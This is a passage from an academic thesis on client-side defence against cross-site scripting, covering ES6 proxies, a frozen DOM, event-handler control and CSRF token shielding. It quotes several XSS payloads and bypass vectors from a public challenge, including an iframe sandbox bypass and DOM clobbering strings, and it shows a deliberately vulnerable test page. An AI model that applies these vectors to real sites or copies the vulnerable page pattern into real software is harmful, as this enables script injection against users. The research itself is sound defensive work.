a brand-new API labeled *Direct Proxies* [27]. While the Catch-All proxy API required to pass a handler and proto to the create method, the Direct Proxy methodology requires to pass a target and as second parameter the handler directly to the Proxy object. The *create* and *createFunction* methods do not exist anymore in the current revision of the working draft. Assuming storage of a safe copy of a host object or a proxy isolated by a closure, a developer can now overwrite the original host object via its proxy representation. After that, any access to the host object can be intercepted and, in effect, regulated with strong and precise access controls. Similarly to the Catch-All proxy API, the Direct Proxy API offers a set of methods for the handler object shown in the following list. Note that the list of available methods has grown and provides better coverage for real-life DOM interaction scenarios.

Direct-Proxy Traps

- `getOwnPropertyDescriptor` repr. Object.getOwnPropertyDescriptor(proxy,name)
- `getOwnPropertyNames` represents Object.getOwnPropertyNames(proxy)
- `defineProperty` represents Object.defineProperty(proxy,name,desc)
- `deleteProperty` represents delete proxy[name]
- `freeze` represents Object.freeze(proxy)
- `seal` represents Object.seal(proxy)
- `preventExtensions` represents Object.preventExtensions(proxy)
- `has` represents name in proxy
- `hasOwn` represents ().hasOwnProperty.call(proxy,name)
- `get` represents receiver[name]
- `set` represents receiver[name] = val
- `enumerate` represents for (name in proxy)
- `iterate` represents for (name of proxy)
- `keys` represents Object.keys(proxy)
- `apply` represents proxy(...args)
- `construct` represents new proxy(...args)

We will specify and discuss an implementation of the aforementioned access control mechanisms in detail in Section 4.5.3 and Section 4.5.1.2.

[27]van Cutsem, T., *Direct Proxies*, `http://wiki.ecmascript.org/doku.php?id=harmony:direct_proxies` (Dec 2011)

4.3.3.2 Proxies and Deployment Order

As with all proxy-based approaches, for effective wrapping and subsequent efficient protection, the developer *must* deploy first – before an attacker can execute any script code or similar instructions. Once an attacker manages to find an injection point prior to the script execution of the developer controlled code, its proper functionality can be no longer guaranteed. The order of deployment is of highest priority for a DOM based security solution. One way to enforce the dogma of the deployment order is to use HTTP headers to specify the script resource to include and execute before any other script can load.

```
// obsolete ES6 Catch-All Proxy API
var foo = Proxy.create({
  get: function(){
    /* delegate read access attempts */
  },
  set: function(){
    /* delegate write access attempts */
  }
  ...
}, Object.prototype);

// novel ES6 Direct-Proxy API
var window = Proxy(window, {
  get: function(){
    /* delegate read access attempts */
  },
  set: function(){
    /* delegate write access attempts */
  }
  ...
});
```

Listing 4.6: Example code for Catch-All and Direct-Proxy implementations

The current state of the Direct Proxy discussion and pre-specification is closely related yet independent from the proposal we formulate in Section 4.8.3. As mentioned in Chapter 5, depending on the developmental state of the ES6 proxy approach, our proposal might slightly change. The closer our implementation gets to a standards conforming and universally usable software framework, the higher the chances for framework adaption. It should be noted that van Cutsem created a JavaScript mock-up to test the Direct Proxy emulated via JavaScript and the Catch-All implementation in modern Firefox browsers [28]. The *es-lab* spawning this demo implementation provides further useful resources for early testing and mock-up based emulation of upcoming ES6 features. The Mozilla Developer Network further provides an informal documentation on plans for ES6 implementations including Direct Proxy features [29].

[28]van Cutsem, T., *DirectProxies.js*, `http://code.google.com/p/es-lab/source/browse/trunk/src/proxies/DirectProxies.js` (Dec 2011)

[29]MDN, *ES6 Plans*, `https://wiki.mozilla.org/ES6_plans` (Jan 2012)

4.4 Creating a Frozen DOM

A frozen DOM indicates an implementation of DOM with properties that are no longer changeable after an initial sequence of scripts' execution. We will dedicate the coming considerations to the detailed definition of a frozen DOM, which is an important step towards a DOM-based RBAC, a client-side DOM-based IDS/IPS. Its presence ultimately indicates the eradication of XSS attacks through a removal of the attack surface and replacing it by a trusted set of wrapped and access-aware node representations. A frozen DOM is meant to be the foundation for a novel last line of defense against scripting web attacks. So far, the user agents and modern web applications alike, continue to fail to provide a barrier keeping an attacker from obtaining full access to the attacked DOM and its sensitive property values. In Section 3.1.6, we have discussed JavaScript sandboxes. As of yet, some of them are capable of slowing down, but not of stopping a thrifty and motivated attacker from getting full access to important DOM assets. Our approach differs from those sand-boxing methodologies, yet it supports collaboration with these scripts and mechanisms. No code rewriting needs to happen for a frozen DOM in our approach, which simply wraps existing DOM objects, delimits access to them, and, if necessary, restricts accessor control to prevent arbitrary script code execution or data leakage.



DOM Meta-Programming: Detecting Property Access and handling Object Manipulation
Frozen DOM: Sealing Properties with ECMAScript 5 Object Extensions
Trusted and Capability Controlled DOM: Observing Access and enforcing Accessor Role Policies
DOM Proxies Enabling White-Lists: Enforcing DOM Protection for known and unknown Properties - avoid selective Sealing

Figure 4.2: A frozen DOM allows developers to put DOM properties into a final state; This tamper protection is essential to persist meta-programming effects and prohibit attacks via malicious object modification

A partly or sometimes fully frozen DOM would mean a website's script logic can only obtain read-access to certain properties. Unlimited write-access can only be allowed for DOM properties that do not have a possibility to influence code flow, cause redirects or manipulate link and form targets, or to execute arbitrary script, which would be its major advantage. The following sections will primarily focus on a real-life project involving a partly frozen DOM for the sake of Malware detection and analysis we developed called IceShield [HFH]. Following the introduction of IceShield, we will discuss the DOM properties capable of executing code and requiring prohibition of write- access for that reason. This thesis will describe a technique that goes beyond IceShield's goals and competences: We will use the Frozen DOM to be a foundation for a framework capable of eradicating illegitimate XSS.

The technology behind the foundation of a frozen DOM is an array of object extensions available within ECMA Script 5 described in Section 4.3.2. They provide a guarantee for a developer to be able to set an object to an unmodifiable state. Except for a small range of browser bugs we have discovered during our testing, the promise of a final state for a DOM object – even if it is an actual host object – was kept. Once defined, sealed and frozen, an object can neither be modified nor extended or reduced. This is the very foundation for the frozen DOM and the security mechanisms reliant on this installation. Without this state of complete tamper-resistance, our security approach cannot work.

4.5 Trusted and Capability Controlled DOM

We introduce a trusted and capability controlled DOM as a novel last line of defense against scripting web attacks and XSS exploits. The following sections will be dedicated to the whereabouts of this approach, the necessary installments in modern browsers' DOM, the existing limitations and plans to mitigate those for a more seamless and thorough DOM-based protection approach feasible for real life applications' deployment.

4.5.1 Overwriting Critical Properties

As described in Section 4.7, the overwriting of critical DOM methods for the purpose of seamless DOM control and monitoring is crucial for a client-side IDS/IPS approach. We will initially discuss, which properties should be considered to be dangerous in a potentially attacker influenced DOM, and later dive into details on controlling events and applying basic access control.

4.5.1.1 Content Properties

Depending on the user agent and level of DOM specification, a HTML element or document node can have a varied number of content properties. These signify the properties that allow to get or set information of the rendered content of the object: *innerHTML* constitutes one of the most prominent content properties in modern browsers [30]. Although this property is not defined by any open standard, the majority of relevant user agents have been supporting it for years. Microsoft introduced the property with Internet Explorer 4.0 back in 1997, as part of the JScript DOM implementation. Seeing its usefulness for quick DOM manipulation, other user agents quickly followed suit and adapted the property and its behaviors. In 2002, Opera 7.0 Beta was one of the last user

[30] MSDN, *innerHTML Property*, `http://msdn.microsoft.com/en-us/library/ms533897(v=vs.85).aspx` (Dec 2011)

agents to implement *innerHTML* property.

Aside various benign use cases, the *innerHTML* property can be utilized by an attacker to change an existing element's content and add child elements, change the subsequent document structure and inject nodes which are executing arbitrary JavaScript or plugin code. Unlike a call of *document.write()*, *innerHTML* write-access will not cause the user agents' parser to re-scan the document. For that reason, an attack vector like `oElement.innerHTML = '<script>alert(1)</script>'` will not succeed. From the attacker's perspective, this limitation can be facilely circumvented by assigning a string containing an image applied with an event handler – or simply by using a *defer* attribute applied to the script element. The example snippet `oElement.innerHTML='<img src=? onerror=alert(1)//'` will execute the alert as soon as the user agent emits the error event for the outstanding valid image source. While *innerHTML* only allows to get or set the HTML surrounded by the targeted element, the property *outerHTML* returns or allows to set the HTML describing the element itself. The user agent support for *outerHTML* is not as comprehensive as for *innerHTML*. The properties *innerText*, *textContent*, as well as *text* and *data*, pertaining to script and style elements, can be considered content properties, which allow arbitrary script execution. As soon as an attacker can influence these properties, it becomes possible to concatenate strings, change existing data and interfere with the business logic, bind new events or create arbitrary HTML elements loading other content form arbitrary domains.

Injections into style tag content properties have the same effect. On Internet Explorer, the attacker can easily introduce CSS expressions to execute JavaScript or apply behavior bindings to force alternate behaviors on existing elements, ultimately executing JavaScript. The appropriate equivalent holds for style attribute properties of HTML elements. Especially Opera and Internet Explorer provide interfaces for executing JavaScript by assigning strings to these kinds of properties. Among them are *cssText*, any *element.style* child property, the array of imports potentially loading new remote style-sheets and others.

Some user agents support further content properties allowing script execution. Microsoft Internet Explorer 10 and earlier releases running in IE7 document mode or quirks mode allows to assign HTML content to a button value. This HTML string can consequently contain images applied with element handlers, being capable of executing JavaScript or even Visual Basic Script on assignment as a result. Older Opera versions allow JavaScript code execution by assigning a JavaScript URI to *document.body.background* – and especially Gecko-based user agents support a multitude of different assignment based vectors to E4X-based content properties and some specific namespace properties [31].

[31] Vela, *Code Execution/Evaluation (rev 41)*, `http://sla.ckers.org/forum/read.php?24,28643` (June 2009)

One must note that especially plug-ins often introduce supplementary content properties. Internet Explorer also supports the *altHtml* property for object and applet elements [32]. In some configurations, this property can be used to inject arbitrary markup in case a certain plug-in container is supposed to be loaded yet fails. Our tests have shown that *altHtml* is only considered functional and critical for a trusted DOM on Internet Explorer 8. This browser is out of scope for our examinations since it does not support ES5 and therefore cannot deliver tamper-resistant object accessor control by using methods conforming to methods in line with no standard whatsoever. In addition, several CSS-related properties can probe Internet Explorer's older document modes to execute JavaScript. This also falls outside of our interest in view of those attacks working solely on document modes unable to fully support the necessary *Object.defineProperty* features.

Aside from the containing and submitting potentially sensitive content data, forms and other redirect sources have another security- relevant aspect - they can be used by an attacker to redirect the user agent to a different domain or even different URI scheme for attack deployment. A trusted DOM has naturally, because of the restrictions enforced by the SOP, no possibilities to "follow" such a redirect and guard the DOM created after redirect or redirection chain has been completed. Therefore, form actions, anchors and redirection sources should be considered worth sealing, not only for the sake of protecting potentially sensitive content such as CSRF tokens. In June 2011, we have released a comprehensive list of redirection sources, which we have been maintained ever since [33].

4.5.1.2 Challenging Event Control

Experiments on latest browser releases showed that it is possible to overwrite the prototypes of existing HTML element constructors to control assignment and execution of the instantiated element's event handlers and callbacks. Consider a regular website being prone to injection attacks. These attacks can include either server-side validation weaknesses or classic reflected as well as persistent XSS vulnerabilities and DOMXSS problems.

In case an attacker abuses an injection point inside or immediately after an HTML attribute, the usual way to deliver the attack is to introduce an event handler. It is then likely to be called by standard user interaction and consequently increase the element's size to indirectly force the user to accidentally fire the necessary event. The code snippet in Listing 4.7 presents an example of using the *onmouseover* event handler in combination with a style attribute bloating the element's dimensions.

```
<!-- Injection point -->
<a href="//good.com/%INJECTION%">Click Me</a>
```

[32]MSDN, *altHtml Property*, `http://msdn.microsoft.com/en-us/library/ms533074(v=vs.85).aspx` (Dec 2011)

[33]Heiderich, M. et al., *Redirection Methods*, `http://code.google.com/p/html5security/wiki/RedirectionMethods` (Dec 2011)

```

<!-- Injection example -->
<a href="//good.com"onmouseover=evil()
  style=position:absolute;top:0;left:0;height:999em;width:999em;
>Click Me</a>
```

Listing 4.7: Example for common event handler and bloating style injections

When a victim visits the injected document, the user agent will most likely render the injected link positioned absolutely at the left-upper corner of the view port dimensioned with 999 times the parent element's font size - usually between 9990 and 11988 pixel in height per character, assuming a font size between 10px and 12px. The link will fill up the entire view port and any mouse movement on the element will trigger its *onmouseover* event and execute malicious code.

Injections of this kind are very common in real-life XSS attacks, as article by Endler et al. discussed those kinds of injections back in 2002 [End]. The real-life attack launched against the short message service Twitter in late September 2010 utilized a similar trick. There the attackers injected an *onmouseover* attribute combined with a *style* attribute setting the element's *font-size* to 999999999999px, forcing the user to accidentally hover the element and execute the malicious code [Sta10].

Server-side solutions against attribute injections face several challenges. Firstly, depending on the website developer's intentions, either no attribute injections should be possible or just a selected set of attributes should be allowed or forbidden. According to the chosen approach, different characters and substrings should be encoded or filtered as stated in sections 3.1.2.2 and 3.1.2.4. Additionally, an attacker can utilize character encoding flaws and exotic character sets to bypass existing filters - we refer the reader to Section 3.6.12 for details. In case that client-side business logic uses the *innerHTML* or *cssText* properties of the injected element or one of its parent nodes, more ways to circumvent attribute injection filters can be engaged by the attacker as shown in Section 3.6.9 and Section 3.6.10. In case the injected content is being rendered inside a XML, MathML or SVG context, even more ways to bypass server-side filters will be available, as already outlined in Section 3.6.11.

Significantly fewer considerations appear upon choosing a client-side approach to solving the attribute injection problem. If an injection was attempted or even successful, the server is still not required to create any assumptions, as the client is simply blocking the capability of injecting new attributes via untrusted methods. The code snippet in Listing 4.8 demonstrates a slim functional approach to blocking unwanted attribute access for a particular class of HTML elements. The approach can easily be expanded for operating on the aforementioned element constructors and their prototypes, such as *Node.prototype.onmouseover*.

```
<script type="text/javascript">
onload = function(){
    for(i in x=document.getElementsByTagName('*')){
        try {
            x[i].onmouseover=function(){};
            Object.freeze(x[i].onmouseover);
            Object.preventExtensions(x[i]);
        } catch(e){}
    }
}
</script>
<a href="//good.com" onmouseover=evil()>Click Me</a>
```

Listing 4.8: Blocking unwanted event handler access in the client; the event handler is being overwritten then frozen and sealed

It is now evident that the code shown performs an assignment to any of the selected HTML elements' *onmouseover* property, freezes the assigned state and ensures that no other properties can be assigned to the frozen element's DOM. An empty function for assignment to the *onmouseover* property is used in the example. A developer can easily replace this method by an IDS/RBAC handler method, verifying who is trying to set the property and how the parameters look like. This allows to determine if a security compromise is about to happen or if the assignment is actually coming from a legitimate and trusted method. It might sound unbelievable but the 2010 Twitter attack could have been effectively prevented by these few lines of code, with zero addition of server-side protection logic.

4.5.1.3 Experimental Evaluation I

To prove the feasibility and reliability of this approach of event control, an experiment was carried out in late September 2011. A public test-case was created, announced, and dispersed among the security community members. The test-case consisted of an obviously injectable website lacking proper server-side filtering against XSS injections and alike [34]. An attacker was able to inject an attribute in both an *a* and an *img* element, introducing possibilities to execute JavaScript with an without user interaction. Two exemplary injections were:

- `xssme?xss= %20href=javascript:alert(1)//` – an injection supplying the vulnerable link with a new *href* attribute. A click on it would execute JavaScript code on the hosting domain.
- `xssme?xss= %0Asrc=x%0Aonerror=alert(2)//` – an injection overwriting the existing *src* attribute of the injectable image and adding an error handler executing JavaScript code on the hosting domain.

Server-side measurements did not hinder the injection in a drastic manner – only HTML tags and quotes were encoded properly. Later, by using white-space, the attacker

[34]Heiderich, *XSSMe Challenge*, `http://html5sec.org/xssme.php` (Sept 2011)

could break the existing unquoted attributes and introduce new attributes and event handlers. The interesting part of this public challenge was that a formerly communicated client-side event control mechanism was in place. The contestants were asked to take the role of the attacker, inject their payload into the vulnerable demo site and cause arbitrary JavaScript to execute. The code displayed in Listing 4.10 shows the challenge test-bed.

An overall of four researchers managed to bypass our filtering mechanism by using six unique bypasses. The first group of bypasses pertained to Internet Explorer and employed a technique forcing the browser into an older document mode incapable of using the necessary ES5 object extensions for event control and its protective purposes. Those issues could be fixed by adding proper *X-Frame-Options* headers forcing the user agent to remain in its most current document mode (IE9/IE10 standards mode). The two remaining bypass families were of rather interesting nature and unveiled an important component for strengthening our approach, while suggesting a browser feature possibly overturning the protective effect in certain scenarios. In case the X-Frame-Options cannot be set for a production website, it is sufficient to set the document mode by using a meta-tag, forcing the layout engine to render in the desired document mode.

The first submitted bypass families were discovered by Heyes and Hippert and made use of a attack technique labeled *DOM Clobbering* – discussed in detail in Section 3.6.3. DOM Clobbering allows to overwrite important DOM properties through a sheer existence of specially crafted HTML elements. By injecting a name attribute with the image tag assigned with the value *getElementsByTagName* or simply *attribute*, the researchers overwrote the properties `document.getElementsByTagName` and `attributes`:

- Heyes' bypassing attack vector:
  `xssme?%20name=getElementsByTagName%20onerror=alert(1)//` has worked in all modern user agents. This is due to the fact that *img* elements can overwrite document properties if applied with a matching *name* or *id* attribute. Method call to this property failed in the succeeding script code and the protective DOM freezing and monitoring could not have succeed. Working fix, as of now, was a replacement of the call by *querySelectorAll()* and this property's freeze before the attacker controlled payload got rendered.

- Hippert's bypassing attack vector:
  `xssme?%20name=attributes%20onerror=alert(1)//` has functioned in Internet Explorer 9 and 10 and came down to overwriting the attributes property of the *img* element. The attack has been successfully mitigated and eliminated by forcing the user agent to remain in "standards mode". Consequently, the attack is now related to the other submitted attacks but remains the single successful case of DOM Clobbering use.

The setup of the challenge did not permit the misuse of the *target* attribute for links and similar elements, such as image map areas. Note though that an attacker capable of influencing a link target might be able to circumvent a DOM-based security library by having a theoretically white-listed JavaScript URI pointing to a non-existing or blank window. This would open a new tab in most user agents and thereby generate a new document object free from security restrictions. A DOM-based security solution should disallow JavaScript URIs in combination with the *target* parameter [35].

All the aforementioned bypasses have been determined to be easy to fix and addressed by the currently available code available at `http://html5sec.org/xssme.php`. The experiment showed that user agents still ship several legacy features that are rarely documented and almost unknown in neither the security nor among the developers. Section 4.5.2 indicated that a DOM-based security solution can only work if the deployment of the defensive code happens before any other code is deployed in the protected domain. Furthermore, the native properties used by the defensive code have to be sealed from external access and redefinition. This is to make sure that the core functionality cannot be altered to attacker's benefit. The DOM clobbering example shows how an attacker can turn the browser against the benign and protective scripts, theoretically running to defend the important DOM assets. Nevertheless, unlike server-side protection, this approach is only prone to the set of user agent based bugs and glitches. The problems more likely to be fixed in a wholesome and profound way than multilayer issues between database, server, user agent and render engine.

A different working bypass was found, based on a peculiarity in Internet Explorer 9 and 10 allowing control over the type of scripting language to be used by script tags and event handlers lacking a proper MIME type declaration: In case an attacker injects two attributes into an arbitrary HTML tag context, the fore following script can be implicitly set to a alternative JavaScript or Visual Basic Script (VBS). The snippet `<b language=vbscript onclick=a>` will perform the described type change, and henceforth all untyped script tags will be executed as if they were VBS and not JavaScript. This allows the attacker to invalidate the sanitizing script and achieve deactivation of its defensive changes made to the protected HTML elements. By consequently adding the `type="text/javascript"` directive to the defensive script block, a fix has been implemented and is now supplying an ultimate protection against this kind of attacks.

Yet another interesting attack was discovered during the experimentation phase. Working exclusively in Internet Explorer, this technique utilizes the proprietary setter method overwriting based on the event handler *onpropertychange*, briefly mentioned in Section 4.3.1.3. This vector discovered by Heyes simply injected the following code sequence: `onpropertychange = alert(1)`. This has resulted in execution of the alert method as soon as the protective script analyzed, or alternatively, in case an illegal value was detected and modified the corresponding attributes. This subtle attack could not have been mitigated effectively by means of accessing the attacked HTML element prototypes because Internet Explorer does not allow access to native element event handler prototypes and quits these attempts by throwing a JavaScript exception. Be that as it may,

[35]W3C, *16 Frames*, `http://www.w3.org/TR/html4/present/frames.html#adef-target` (Dec 2011)

we have developed an effective fix against this novel kind of attack by setting the *onpropertychange* property of the affected HTML elements to *null*. The *onpropertychange* event handler does not work recursively, it did not detect the self-change and enabled attack's defeat. We consider this fix valid and sufficient as it stops the attack and does not require additional care for only Internet Explorer is supporting this event handler.

The final class of attacks regarding submission date and complexity against our approach has shown to be very interesting in a sense that HTML5 features were used to undermine the security model built by the frozen DOM – introducing DOM-based interruption attacks. Shafigullin submitted an attack working on Google Chrome 15 caused by a so far unique implementation detail: The technique in question is using HTML5 sand-boxed Iframes to load the attacked website without JavaScript capabilities. Then, it is giving the Iframe JavaScript execution capability upon its load event being fired. The following code Listing 4.9 illustrates this attack:

```
<iframe id="test" src="http://html5sec.org/xssme?xss=
  href=javascript:alert(location.host)%20x=" sandbox></iframe>
<script type="text/javascript">
var iframe = document.getElementById('test');
  iframe.addEventListener('load', function() {
  iframe.sandbox = 'allow-scripts';
});
</script>
```

Listing 4.9: Sourcecode for the event control breaker challenge submitted by R. Shafigullin

Despite its originality, the attack merely constitutes a browser artifact and a bug. For one, the HTML specification clearly states that sand-boxed content should be applied with a proper MIME type to avoid security problems for users visiting the *iframed* and sand-boxed content directly [36]. Secondly, the implementation in Internet Explorer 10 and other user agents does not allow to post-activate cross-domain script capabilities. While the status bar will show the JavaScript URI on hovering, a click on the injected link will not cause an execution of the injected code.

A different browser bug was unveiled by an additional bypass developed by Heyes, who has highlighted the meaning of *href* attribute for the attacked link consisting of the percent character (U+0025). As soon as Internet Explorer reads the *href* attribute of a DOM node to be made of this one character, or, for that matter, any invalid URL encoded entity such as for example *%g*, an exception is being thrown and subsequent script code's execution is denied. We have reached a fix, which wraps the accessor in a try-catch-block and duplicates the link reset inside the catch branch. This guarantees having the defensive script code still execute when an exception is thrown, reacting with a forced overwriting of the invalid *href* attribute, and effectively fixing the bypass. Generally, this technique can be used to sanitize user-submitted URLs occurring in the

[36]WHATWG, *4.8.2 The iframe element*, `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox` (Dec 2011)

displayed links.

```
<?php header('X-XSS-Protection: 0'); ?>
<!doctype html>
<meta http-equiv="x-ua-compatible" content="IE=9">
<script type="text/javascript">
  Object.defineProperty(document,'querySelectorAll',{
    value:document.querySelectorAll,
    writable:true});
</script>
<a style title=<?php echo htmlentities(@$_GET['xss']);?> href=?>click</a>
<img style alt=x<?php echo htmlentities(@$_GET['xss']);?> src=? />
<script type="text/javascript">
for(var i in x=document.querySelectorAll('*')) {
  try {
    if(x[i].attributes) {
      x[i].onpropertychange = null;
      try {
  RegExp('^'+location.protocol+'//'+location.host+'/')
    .test(x[i].href) ? null : x[i].href='?';
      } catch(e) {
  x[i].href='?'
      }
      for(j in x[i].attributes) {
  try {
    RegExp('^on').test(x[i].attributes[j].name)
      ? Object.freeze(x[i].attributes[j].value=false) : null;
  } catch(e){}
      }
    }
    Object.preventExtensions(x[i]);
  } catch(e){}
}
</script>
```

Listing 4.10: Source-code for the event control breaker challenge

4.5.1.4 Concluding Experiment I

Overall conclusion from our experiment is finding a way to seal and protect event handler of existing elements from being set with arbitrary code. Bottom line, a developer can now implement a new and, in case the user agent navigating the website is modern and regularly upgraded, very efficient way of protecting important DOM properties and maintain security and privacy of the user. Few bypasses have been submitted for this challenge. Most of them could be attributed to DOM Clobbering, document mode enforcing or implementation fault within handling cross-domain content of sand-boxed Iframes. Despite many lines of code that the solution requires in comparison the complexity of the attack, the attribute injection vulnerabilities have been effectively mitigated on a single layer. Server-side character encoding issues, bypasses of server-side filtering libraries such as the HTMLPurifier, impedance mismatches and attacks using *innerHTML* and *cssText*, as well as other attack techniques have been effectively mitigated in this simple example. A substantially larger amount of lines of code (LoC) would be required to achieve same results when crafting a website providing all these mitigation features. In addition, the task would demand more server-side performance for on-time computation and protection.

Ultimately, as the experiment unraveled, several never before documented attacks against Rich Internet Applications (RIA) were found and, in the aftermath, they led to building and issuing simple yet effective fixes. Until browser vendors develop patches against the unwanted layout engine behavior, any framework desiring to deliver client-side attack protection against scripting attacks should be aware of these novel techniques and implement the fixes we have here outlined.

4.5.2 Sealing Critical Properties

Based on the foundations for a frozen DOM laid in Section 4.4, it needs to be determined which DOM methods and properties need to be sealed and frozen to obtain positive effect for client-side security and avoid interference with normal user behavior and library activity. Those properties will be discussed in the following paragraphs, first enumerating ones that can contain sensitive data. A more in depth discussion of these properties will be approached in Section 4.5.1.1 and subsequent Section 4.5.1.2. Note that we can only list native properties and host objects. Depending on the client-side business logic of the application one wishes to protect, more properties might have to be sealed and/or frozen. To simplify this apparently tedious task, we propose a creation of an automated tool. Such tool would attempt to initiate a developer-supervised test run, sealing all available user-land properties and detecting getter and setter and caller access alike, create an automated list of accessors, and thereby allow easy generation of a policy file for later productive use. We will comment on the policy file format suitable for this project in Chapter 5. Most importantly, it needs to be highlighted that thanks to our prototype, the process of DOM property and enumeration can be automated, accompanied by an automatic policy generation for later usage.

4.5.2.1 Sensitive Links and Token Sinks

Modern web applications often provide links and forms that cause state-changing transactions on web server, connected database, or similar storage devices. This can also encompass local storage and cookie values. In case a website does not provide proper protection, an attacker can often leverage those state-changing transactions as a vector for a Cross Site Request Forgery (CSRF) attack. These kinds of attacks, just as the proposed detection and defense methods, have been covered by a significant amount of research. Johns et al. introduced RequestRodeo, a browser extension desired to mitigate CSRF attacks [JW06], a year later, in 2007, Kongsli suggested to use the testing tool Selenium to identify CSRF vulnerabilities in web applications [Kon07] and in 2008

Ahmad et al. published on CSRF in connection with a vulnerability in Google Mail that allowed an attacker to inject new mail filter options into existing user accounts causing redirection of all mails to an eavesdroppers account or worse.

The protection mechanisms a developer can apply to a web application essentially comprise of three basic measurements:

- **Unguessable request URI/body** An attacker must be incapable to guess full request URIs for non-idempotent requests. This can be accomplished by adding a nonce (a number used once to sign a transaction) or token to the request body, which is reflected by the client and verified by the server before the application can process it further. Similar treatment is possible for forms which can get additional element containing a secret value. By now, most of the existing web frameworks add these tokens automatically for each case of their internal template builders usage.
- **Referrer checks to guarantee same domain requests** A critical and non-idempotent request should origin from neither different nor arbitrary domain. An application server can check the HTTP header field *Referrer* and act accordingly upon noticing invalid referrer or a lack thereof.
- **Checksum to validate request URI/body** An attacker can potentially harm a web application if the request body is extended or reduced. This means that even if a valid anti-CSRF token is part of the request, the addition or removal of parameters or form fields can be damaging to the underlying application. A secure application should use an additional hash to validate all: Number, type, and names of the incoming request parameters. The hash should be salted within a value inaccessible to user agents and attacker.

One must be aware that a single XSS vulnerability in the protected web application will make at least two out of three protection mechanisms here-mentioned fail. As soon as an attacker can read the values presented to the user agent by the server to authenticate the request, the protection founders. An attacker who can read a token attached to a GET link or a POST form has a knowledge of all necessary values to forge the request. In consequence, the adversary can likewise execute the request from the same domain to bypass referrer checks. Except for a hash calculated over type, count and names of existing form elements or GET parameters – if calculated by the server in a safe way – all other protective measurements can be broken by an XSS exploit. The reason is their reliance on information shared between client and server. All these considerations leave the need for a client-side CSRF protection beyond any doubt. In simple terms, it comes down to providing a way to keep an XSS exploit from being able to read those sensitive sinks.

Straightforward provision of this feature is obtained by a frozen DOM, which can disable read-access on any CSRF protected link and form for arbitrary JavaScript. The protective JavaScript code needs to iterate over all existing HTML element constructors and disable the possibility to read their *href* attributes, their content properties – discussed in Section 4.5.1.1, and the value attributes of form elements. Let us assume that an attacker tries to provoke an artificial click event on existing CSRF protected GET links under the conditions listed above. This attack can be mitigated through making sure that the click can only come from an actual mouse event - we check its *isTrusted* property before submission and ensure with further checks that the event has not been spoofed. Sections 4.5.3 and 4.5.1.2 will detail on the necessary implementation to accomplish safe event control and getter checks. A short and idealized code snippet as a simple proof-of-concept implementation can be found in Listing 4.11. Note that the code cannot be operated on any browser family and version, since not all user agents accept overwriting properties on *HTMLElement*; consequent inheritance to any HTML element is therefore not guaranteed.

```
<a id="secret" href="/delete.php?token=123456secret123456">
  Delete User
</a>
<script type="text/javascript">
// define content properties
var i,x = [
  'text', 'data', 'innerHTML', 'innerText',
  'textContent', 'outerHTML', 'textContent',
  'href', 'value'
];
// protect html elements from content property access
for(i in x){
  Object.defineProperty(
    HTMLElement.prototype, x[i], {
      get: function(){return null}
    }
  );
  secret=null;
}
</script>
...
<script>
  // attacker injected code
  alert(document.body.innerHTML.match(/href=".+"/))
</script>
```

Listing 4.11: Example implementation of a JS based CSRF protection token shielding

CAPTCHA fields can be seen as an alternative CSRF protection. However, their main web applications' functional intentional is to tell humans and machines apart, as well as prevent brute-force attacks. Additionally, CAPTCHAs have gained bad reputation over the last years for significantly decreasing website accessibility and being prone to attacks, as proven by Yan et al. in 2009 [YEA09], Raj et al. in 2010 [RJPJ10], El Ahmad et al., as well as Bursztein et al. in 2011 [EAYT11, BMM11]. This list could be extended and accompanied by many earlier publications that have give evidence of a large quantity of CAPTCHA implementations being vulnerable against a whole range of diverse attacks.

4.5.3 JavaScript and DOM-based RBAC

Role based access control (RBAC) systems have been widely used in operating systems and similar implementations. An RBAC – among other aspects – can be used to assure minimization of attack impact after a breach; even if an attacker can access files and theoretically execute code, the role based privileged assigned to the user account utilized on behalf of the breach may disallow critical compromise. Without an additional privilege escalation, an attacker would ideally be tied to low privileges and lack possibilities to cause further damage. Contrary to OS software, a browser's DOM does not yet provide reliable ways to limit an attackers capabilities after for instance a successful XSS exploit has taken place. The following paragraphs will describe model and implementation for a proposal to thrive towards a more capability controlled DOM and DOM-based RBAC system. Note that a more simplified implementation of the trusted DOM can also be built upon the model of Discretionary Access Control (DAC). The RBAC approach proposed in this thesis provides more flexibility for complex web applications utilizing several thousands of different methods and various actors with possibly changing privileges over a longer period of execution time.



DOM Meta-Programming: Detecting Property Access and handling Object Manipulation
Frozen DOM: Sealing Properties with ECMAScript 5 Object Extensions
Trusted and Capability Controlled DOM: Observing Access and enforcing Accessor Role Policies
DOM Proxies Enabling White-Lists: Enforcing DOM Protection for known and unknown Properties - avoid selective Sealing

Figure 4.3: The RBAC approach marks the third layer for a protected DOM; It enables fine-grained access control to determine whether a method is authorized to access a property or not

The key element for a DOM-based RBAC system is the possibility to utilize the user agent's features to lock down access to properties and methods, while only enabling access if the accessor is matching a certain fingerprint or group of features allowing clear and "unspoofable" identification. For the purpose of determining the accessor and its identity, a JavaScript-specific feature can be used. Any called JavaScript function and method will be able to access an exclusive object in its scope. The object called *arguments* is being described as an "array-like" object containing a set of arguments passed to the function by its caller [37]. Additional to a representation of the passed arguments, the object contains further properties such as the *callee*. By *callee* object pointing to the called function itself, the function is then capable to self-refer. This becomes crucially important if no other reference exists, for example when an anonymous function or closure has been called.

